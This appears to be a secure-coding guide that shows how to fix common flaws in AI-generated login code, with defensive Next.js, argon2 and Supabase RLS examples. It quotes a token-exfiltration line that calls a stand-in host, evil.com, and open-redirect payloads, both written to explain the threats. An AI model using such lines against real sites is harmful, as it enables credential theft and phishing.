Don't Let AI Leave a Backdoor in Your Login: Auth Implementation for Vibe Projects
AI-generated login code runs but is riddled with holes: tokens in localStorage, weak password hashes, unthrottled endpoints. This hands-on guide gives you a four-quadrant selection matrix, fixes for 5 typical vulnerabilities, a Next.js middleware guard pattern, Supabase RLS policy templates, a third-party login pitfall checklist, and a 10-question pre-launch self-audit — all code copy-paste ready.

Intro: Login Is Where Vibe Projects Blow Up Most Often
Almost every vibe coder has ridden this parabola: at 3 AM you tell the AI "add a login feature to my app," half an hour later sign-up, login, and logout all work, and you post about it excitedly; two weeks after launch, one comment wakes you up — "your token is sitting naked in localStorage, one XSS and it's all gone."
The problem with AI-written auth code isn't that it "doesn't work" — it's that it works while being full of holes. Under a default prompt, the AI picks the path of least resistance: passwords stored in plaintext, JWTs stuffed into localStorage, registration endpoints with no rate limiting, OAuth callback URLs hardcoded to a local debug domain, sessions that never expire. None of these show symptoms during the demo phase; every one of them is a critical vulnerability under real traffic.
On the other end sits the fear of over-engineering: you've heard Clerk is great but worry about per-MAU pricing burning through your budget; you've heard Supabase Auth is one-click but worry about data lock-in and how it plugs into your own backend — so you decide to "just write a simple one yourself," and simple turns out to be the most dangerous option of all.
This guide skips cryptography theory and goes straight to landing it: first a four-quadrant decision matrix so you can pick a solution in ten minutes; then the five typical vulnerabilities in AI-generated auth code, fixed one by one; then a Next.js middleware guard pattern, Supabase RLS policies, a third-party-login pitfall checklist, and a pre-launch self-audit. All code is production-tested — copy, rename a few variables, ship.
Chapter 1: The Four-Quadrant Decision Matrix
Verdict first, evidence after. Four dimensions:
- Time to launch: hours a solo developer needs from zero to working sign-up/login.
- Monthly cost: average monthly cost at 10k monthly active users, including hidden costs (SMS codes, email volume).
- Data sovereignty: whose database holds your user data, how hard migration is, and whether a provider outage takes you down with it.
- Customization freedom: can you reshape the login UI, auth flows, and token policies for your product, or are you stuck with vendor components.
Scoring: ★★★★★ is best-in-class for that dimension, ★ is worst.
| Option | Time to launch | Cost at 10k MAU | Data sovereignty | Customization | One-liner |
|---|---|---|---|---|---|
| Clerk | ★★★★★ (SDK + prebuilt UI, live in 2 hours) | ★★ (free up to 10k MAU, then $0.02/MAU; enterprise SSO costs extra) | ★★ (user data lives at Clerk; export via API if you leave) | ★★★ (skinnable UI, deep flow customization limited) | Fastest launch — you pay for speed |
| Supabase Auth | ★★★★ (Auth + Postgres + RLS in one, half a day to a day) | ★★★★ (free up to 50k MAU; self-host and it's just server cost) | ★★★★ (the Postgres is yours; pg_dump out anytime; hosted still depends on their uptime) | ★★★★ (GoTrue-based, self-hostable and hackable) | The solo-founder sweet spot |
| Auth.js (NextAuth v5) | ★★★ (configure OAuth providers + adapter, 1–2 days) | ★★★★★ (pure library, zero marginal cost; SMS/email on you) | ★★★★★ (runs on your servers, your database) | ★★★★★ (callbacks, session strategy, DB schema all yours) | Pick it when sovereignty matters and you can tinker |
| Roll your own (JWT + user table) | ★ (login is just the start: refresh, password reset, rate limiting, audit logs all hand-built, 2+ weeks) | ★★★★★ (zero marginal cost) | ★★★★★ | ★★★★★ | Don't touch unless auth IS your product |
Three recommendations for a one-person company
- Validate the idea within three days: pick Clerk. The free tier covers 10k MAU — you won't spend a cent during validation. Its prebuilt login UI is ten times better than anything you'll hand-roll; don't burn taste on a login page.
- The product is working and you're in it for the long haul: pick Supabase Auth. Auth, database, RLS, and storage in a single Postgres — the lowest ops complexity for one person. Self-host later when volume grows; the migration path is well documented, which is its biggest structural advantage over Clerk.
- You already have your own backend, or hard data-sovereignty requirements: pick Auth.js v5. It's just a library, bound to no cloud; plug in whichever OAuth providers you want. The price is managing session tables and email delivery yourself — fine if you already have backend ops habits.
One iron rule beyond the three tiers: never roll your own crypto. Writing your own hashing, hand-assembling JWT signing flows, designing a "more secure session mechanism" — every one of these has been proven "looks right, actually wrong" by someone else's scars. Use bcrypt/argon2, use battle-tested session management, and spend your creativity on product features.
Chapter 2: 5 Typical Vulnerabilities in AI-Generated Auth Code
The five below keep showing up in my reviews of vibe coder projects. Each comes with the "typical AI mistake" and the fix — check your code against them directly.
Vulnerability 1: Storing tokens in localStorage
Why it's wrong: anything in localStorage is readable by any JavaScript running on the page. The moment your site loads one vulnerable third-party script — or one poisoned dependency — a single fetch(evil.com, {body: localStorage.getItem('token')}) hands over every user's credentials. Token theft via XSS is a real, observed attack technique, not a theoretical risk.
The typical AI mistake:
// ❌ Don't do this
const res = await fetch('/api/login', { method: 'POST', body: JSON.stringify({ email, password }) });
const { token } = await res.json();
localStorage.setItem('token', token); // readable by ANY script
The fix: put the token in an HttpOnly; Secure; SameSite=Lax cookie, set by the backend via Set-Cookie. Frontend JS can never touch it. The browser sends it automatically; logout clears it server-side:
// ✅ Server-side login handler (Next.js Route Handler example)
import { cookies } from 'next/headers';

export async function POST(req: Request) {
  const { email, password } = await req.json();
  const session = await verifyCredentials(email, password); // bcrypt compare inside
  if (!session) return Response.json({ error: 'invalid credentials' }, { status: 401 });

  (await cookies()).set('session', session.token, {
    httpOnly: true,   // invisible to JS — XSS can't steal it
    secure: process.env.NODE_ENV === 'production',
    sameSite: 'lax',  // first line of defense against CSRF
    path: '/',
    maxAge: 60 * 60 * 24 * 7, // 7 days — expiry strategy in vulnerability 5
  });
  return Response.json({ ok: true });
}
SameSite=Lax blocks the vast majority of CSRF, but for money movement, deletion, and other sensitive actions, add a CSRF token or require step-up confirmation.
Vulnerability 2: Plaintext passwords or weak hashing
Why it's wrong: database leaks are a matter of "when," not "if." Plaintext passwords mean a dump equals instant takeover of every account — and users overwhelmingly reuse passwords across sites. Unsalted MD5/SHA256 is no better; rainbow tables crack it in seconds.
The typical AI mistake:
// ❌ Don't do this
await db.user.create({ data: { email, password } }); // plaintext into the DB
// Or this "looks encrypted" version:
const hash = crypto.createHash('sha256').update(password).digest('hex'); // unsalted fast hash ≈ no protection
The fix: argon2id (preferred) or bcrypt, with random salt and a work factor:
// ✅ At sign-up
import { hash, verify } from '@node-rs/argon2';

const passwordHash = await hash(password, {
  memoryCost: 19456, timeCost: 2, outputLen: 32, parallelism: 1,
});
await db.user.create({ data: { email, passwordHash } }); // plaintext never touches the DB

// ✅ At login (note: run a dummy verify even when the user doesn't exist,
// to block user-enumeration timing attacks)
const user = await db.user.findUnique({ where: { email } });
const ok = user
  ? await verify(user.passwordHash, password)
  : await verify(DUMMY_HASH, password); // DUMMY_HASH is a precomputed decoy hash
if (!ok) return Response.json({ error: 'invalid credentials' }, { status: 401 });
// Never distinguish "user not found" from "wrong password" in error messages
Vulnerability 3: No rate limiting on login/sign-up endpoints
Why it's wrong: a login endpoint without rate limiting is a free password-cracking machine. Attackers run common-password dictionaries against it — thousands of attempts per minute — and no bcrypt cost factor saves you when the password is "password123." Unlimited sign-up endpoints get farmed for spam accounts and burn through your email quota.
The fix: limit by IP + account together, with escalating failure counts. Upstash Redis or any KV store, one middleware:
// ✅ Login rate-limit middleware (drop at the top of your Route Handler)
import { Ratelimit } from '@upstash/ratelimit';
import { Redis } from '@upstash/redis';

const ratelimit = new Ratelimit({
  redis: Redis.fromEnv(),
  limiter: Ratelimit.slidingWindow(5, '15 m'), // 5 attempts per 15 minutes
});

export async function POST(req: Request) {
  const ip = req.headers.get('x-forwarded-for') ?? 'unknown';
  const { email } = await req.json();
  // Key includes both ip and email: stops single-IP brute force
  // AND distributed attempts against one account
  const { success } = await ratelimit.limit(`login:${ip}:${email}`);
  if (!success) return Response.json({ error: 'too many attempts, try later' }, { status: 429 });
  // ... normal login logic
}
Also recommended: CAPTCHA or a 15-minute lockout after 5 failed logins; cap sign-ups per IP per hour and put Turnstile/hCaptcha in front to stop scripted bulk registration.
Vulnerability 4: Open redirect via login/OAuth callback URLs
Why it's wrong: lots of AI-generated login pages support ?next=/dashboard "redirect after login" parameters without validating the value. An attacker sends a phishing email linking to your-domain/login?next=https://evil.com; the victim logs in normally on your site and lands on a lookalike — their trust in you weaponized against them.
The typical AI mistake:
// ❌ Don't do this
const next = searchParams.get('next') ?? '/dashboard';
redirect(next); // next=https://evil.com sails right through
The fix: allow only same-site relative paths:
// ✅ Redirect-target allowlist check
function safeRedirect(target: string | null): string {
  if (!target) return '/dashboard';
  // Only accept in-site paths: single leading slash, no //, no backslashes
  if (/^\/[^/\\]/.test(target) && !target.includes('\\')) return target;
  return '/dashboard';
}

const next = safeRedirect(searchParams.get('next'));
redirect(next);
Same rule for OAuth redirect_uri: register it exactly in the provider dashboard and never build the callback URL dynamically from request parameters.
Vulnerability 5: Sessions that never expire; logout that doesn't revoke
Why it's wrong: a never-expiring session means "log in once, valid forever" — the containment window after device loss or token leak is infinite. Even more common: the logout button only clears frontend state while the backend session stays alive. The user thinks they logged out; the token still works.
The fix: short-lived access + revocable refresh tokens, backed by a server-side session table, with logout that truly revokes:
// ✅ Session table (Prisma sketch)
// model Session { id String @id @default(cuid())
//   userId String; tokenHash String @unique   // store the hash, never the raw token
//   expiresAt DateTime; revokedAt DateTime?
//   ip String?; userAgent String? }            // for anomalous-login auditing

// Login: short access token (15 min) + long refresh token (7 days, revocable)
(await cookies()).set('refresh_token', refreshToken, {
  httpOnly: true, secure: true, sameSite: 'lax', path: '/api/auth/refresh', maxAge: 60 * 60 * 24 * 7,
});

// Logout must do three things
export async function POST() {
  const jar = await cookies();
  const refresh = jar.get('refresh_token')?.value;
  if (refresh) await db.session.updateMany({           // 1. revoke server-side
    where: { tokenHash: sha256(refresh), revokedAt: null },
    data: { revokedAt: new Date() },
  });
  jar.delete('session'); jar.delete('refresh_token');  // 2. clear cookies
  return Response.json({ ok: true });                  // 3. frontend routes to login, clears in-memory state
}
Memorize this check mantra: verify logout really kills the old token by curling a protected endpoint with the old cookie — don't just watch the page redirect.
Chapter 3: The Middleware Guard Pattern
Don't scatter if (!user) redirect('/login') across every page — miss one and you have an unauthorized-access hole. The standard approach centralizes it in Next.js middleware: one allowlist, everything else requires login by default.
The pattern has three layers:
- Public-route allowlist:
/,/login,/signup,/api/auth/*, static assets. Page routes outside the list require login by default. - Kick logged-in users off auth pages: opening
/loginwith a valid session redirects straight to/dashboard— don't leave users staring at a login form. - Post-login bounce-back: an anonymous visit to
/dashboard/billingrecords the target, detours to login, and returns via the Chapter 2safeRedirectafter success.
// ✅ middleware.ts (copy-paste ready — adjust the allowlist per project)
import { NextResponse } from 'next/server';
import type { NextRequest } from 'next/server';

// Path prefixes accessible without login
const PUBLIC_PATHS = ['/', '/login', '/signup', '/forgot-password', '/api/auth', '/_next', '/favicon.ico'];
// Pages a logged-in user should never see
const AUTH_PAGES = ['/login', '/signup', '/forgot-password'];

function isPublic(pathname: string) {
  return PUBLIC_PATHS.some((p) => pathname === p || pathname.startsWith(p + '/') || (p !== '/' && pathname.startsWith(p)));
}

export async function middleware(req: NextRequest) {
  const { pathname } = req.nextUrl;
  const session = req.cookies.get('session')?.value;
  // Note: middleware only does the cheap "is there a session" check.
  // Real authorization (revoked? expired?) happens server-side in API routes/pages
  // to avoid a DB hit on every request.
  const authed = Boolean(session);

  if (AUTH_PAGES.some((p) => pathname === p || pathname.startsWith(p + '/'))) {
    if (authed) return NextResponse.redirect(new URL('/dashboard', req.url));
    return NextResponse.next();
  }

  if (!isPublic(pathname) && !authed) {
    const loginUrl = new URL('/login', req.url);
    loginUrl.searchParams.set('next', pathname); // bounce back after login, via safeRedirect
    return NextResponse.redirect(loginUrl);
  }

  return NextResponse.next();
}

export const config = {
  // Static assets and preflights skip middleware entirely — saves overhead
  matcher: ['/((?!_next/static|_next/image|favicon.ico|.*\\.(?:svg|png|jpg|ico)).*)'],
};
Three easy traps:
- Querying the database in middleware: Edge Runtime DB calls are slow and expensive. Check cookie presence only; push fine-grained verification down into Route Handlers.
- An inverted allowlist: default-deny, explicitly allow. Forget to allowlist a new marketing page and users see a login screen — that's the safe failure direction. Default-allow with per-page protection means one omission is a vulnerability.
- Blanket-protecting
/api: public APIs (/api/health, webhook receivers) need their own allowlist entries. Webhooks especially must never require a user session — verify them with a signing secret instead.
Chapter 4: Row-Level Security (RLS) Primer
If you use Supabase (or any Postgres), RLS is the final enforcer of "users can only read and write their own data." Without it, your auth is half done: miss one check in the API layer and an attacker calling the PostgREST endpoint directly can flip through anyone's rows.
Flip the master switch first, then write policies. The first thing after creating a table:
-- ✅ Enable RLS on business tables (without this line, every policy below is dead code)
alter table public.notes enable row level security;
Then three template policies covering 90% of vibe-project scenarios, assuming a user_id uuid owner column:
-- 1. Users can only see their own rows
create policy "users_select_own"
on public.notes for select
using (auth.uid() = user_id);

-- 2. Users can only insert rows owned by themselves (blocks identity spoofing on write)
create policy "users_insert_own"
on public.notes for insert
with check (auth.uid() = user_id);

-- 3. Users can only update/delete their own rows
create policy "users_update_own"
on public.notes for update
using (auth.uid() = user_id)
with check (auth.uid() = user_id);

create policy "users_delete_own"
on public.notes for delete
using (auth.uid() = user_id);
The three things AI-written SQL most often misses — check each one:
- Missing
enable row level security: the most frequent face-plant. The AI happily writes five policies but forgets the master switch, and all of them are dead. Verify withselect tablename, rowsecurity from pg_tables where schemaname='public';— every business table must show true. - update with using but no with check:
usinggoverns "which rows you may touch";with checkgoverns "what the new row must satisfy after the write." Without with check, a user can reassign their own note'suser_idto someone else — same row, new owner. - service_role key leaked to the frontend: the AI sometimes drops the service_role key into
.env.localwhere client code can reach it — or worse, pastes it straight into a frontend fetch header. service_role bypasses all RLS; leaking it leaves the database naked. Server-side only, into secret management, never in the repo.
A dumb-but-effective RLS debugging method: open two browsers (one logged in, one incognito), hit the PostgREST REST endpoints directly, and see whether you can read what you shouldn't. For automation, run SQL with set_config('request.jwt.claim.sub', ...) to simulate different users.
Chapter 5: Third-Party Login Pitfalls
A "Sign in with GitHub" button takes ten minutes to add, but after launch, 80% of auth support tickets come from third-party login. Think these through ahead of time.
OAuth callback failure checklist
Work through in order — it covers ninety percent of cases:
- redirect_uri mismatch: the provider dashboard has
https://your-domain/api/auth/callback/githubregistered, but the code actually emits a version with a port, trailing slash, or http. One character off means a 400. Prime suspect number one. - state validation failure: state is the anti-CSRF random string, stored in a cookie and compared on callback. Local http vs. production https behave differently, and cross-subdomain cookies get dropped. Keep state in a
SameSite=Lax; Securehost-only cookie — never localStorage. - code redeemed twice: authorization codes are single-use. React StrictMode double-invoking locally, or a double-clicking user, can both trigger it. A failed exchange deserves a "try signing in again" button, not a blank screen.
- empty email from the provider: GitHub users can hide their email — then you need an extra
/user/emailscall for the primary verified address. If you can't get a verified email, don't auto-create the account; route to a manual linking flow. - clock skew: if server time drifts by more than a few minutes, id_token signature verification fails. NTP sync is ops basics — watch it especially in containers.
Avatar / nickname sync strategy
On first OAuth login, pull the avatar and nickname from the provider into your user table — then don't overwrite on every subsequent login. The practical reason: a user may rename themselves in your product, only to have the next GitHub login stomp it back to their GitHub name. Terrible experience, guaranteed complaints.
Recommended strategy: full sync on first login; afterwards only update when the user explicitly clicks "sync profile from GitHub"; proxy-cache the avatar URL — provider avatar CDN links can expire or get blocked, and your pages must not go down with them.
Account merging: what to do about email collisions
The trickiest one: a user registered with email + password, then one day clicks "Sign in with Google" — and the Google account happens to use the same email. Three options:
- Auto-merge (not recommended): feels smooth, but an attacker with an OAuth account they control plus the victim's email (some providers are lax about email verification) gets instant account takeover. Don't auto-merge unless you're certain the provider's email is verified.
- Prompt to link (recommended): when the email already exists, tell the user "this email is already registered — sign in with your password first, then link Google in settings." One extra step, much safer.
- Reject with an error: most conservative; right for finance or healthcare products. The error message must say "please sign in the original way, then link" — not just throw a 500.
Whichever you choose, keep the accounts table (provider + providerAccountId unique together) separate from the users table (unique email) at the database level: one user, many linked third-party accounts — that's the scalable model. Auth.js's adapter uses exactly this schema; copy its design instead of inventing your own.
Chapter 6: The 10-Question Pre-Launch Auth Self-Audit
Don't ship until you can answer "yes" to all ten. Print them, tape them to your monitor, check them off one by one before every release.
- Does logout really kill the session? Take the pre-logout cookie and hit a protected endpoint — expect a 401, not just a page redirect you assumed was enough.
- Do expired tokens stop working? Move the clock forward (or wait it out): old tokens must die; a revoked refresh token must fail when exchanged for a new access token.
- Are passwords hashed? Look at the user table: the password column should be a long string starting with
$argon2id$...or$2b$...— never plaintext, never a 64-char hex SHA256. - Are login/sign-up endpoints rate-limited? Write a 20-line script that hammers login 20 times; attempts after the 5th should return 429.
- Do error messages leak user existence? Wrong-password attempts against a nonexistent vs. an existing email should return indistinguishable copy and timing.
- Is every admin surface and API authenticated? Open
/adminand/api/admin/usersin an incognito window — both should block you. Pay special attention to pages the AI added later; new pages are where guards get forgotten. - Is RLS on?
select tablename from pg_tables where schemaname='public' and rowsecurity=false;should return nothing (except migrations tables and the like). - Is the service_role key out of the frontend? Grep the whole repo for
service_roleandSUPABASE_SERVICE_ROLE— server-side code and secret management only, and not in git history either. - Does deleting an account delete the data? Register a test account, create some rows, delete the account, then check the database: user row, business data, and session records should all be gone (or anonymized per your privacy policy). Under GDPR/CCPA this is a legal question, not just a technical one.
- Have you walked the third-party-login failure paths? Denied authorization, empty email, pre-existing same-email account, double-invoked callback — click through all four manually at least once. Don't let your users be your QA team.
Closing: Auth Is Trust, Not a Feature
When a user hands you their email and password, it's a vote of trust. Vibe coding compressed "building a login page" from two weeks to two hours — but "making login actually secure" can't be compressed by a single minute. It demands that you work through each decision and check above, one by one.
Your minimum action list: do three things today — first, grep your project for localStorage.getItem('token') and, if found, switch to HttpOnly cookies per Chapter 2; second, run through the 10 questions in Chapter 6 and note which ones you can't answer; third, if you haven't picked a solution yet, spend ten minutes with the Chapter 1 matrix and decide — stop dithering.
The login box is a user's first impression of your product. Don't let it become an attacker's first way in.
Related articles

You can't eliminate hallucinations, but you can design down their damage. A field guide for vibe builders: three kinds of user harm with real crash cases, a three-tier confidence UI, traceable citations, draft-badge and disclaimer rules, a correction loop with code and prompt templates, circuit breakers for medical/legal/financial red lines, a weekly 30-sample spot-check SOP, and an 8-item pre-launch checklist.

Anthropic's free opt-in OSS Scanner uses its strongest models, including Claude Mythos, to periodically scan open-source projects. Reports are fully model-generated with no human review. Models surfaced 29,000+ candidate vulnerabilities in six months; PostgreSQL, OpenSSL, wolfSSL, and curl all responded positively. We break down the mechanics, the data, and the controversies.

Most vibe projects don't die from being bad — they die from nobody knowing they launched. This combat manual covers the 14-point pre-launch checklist, a 24-hour T-day timeline with five action nodes, copy templates for Product Hunt / Show HN / X / Xiaohongshu, the warm-up arsenal (waitlist, build in public, KOL test list), comment-section combat scripts, a three-level traffic plan with Vercel/Cloudflare setups, and the five funnel numbers that decide whether to keep going.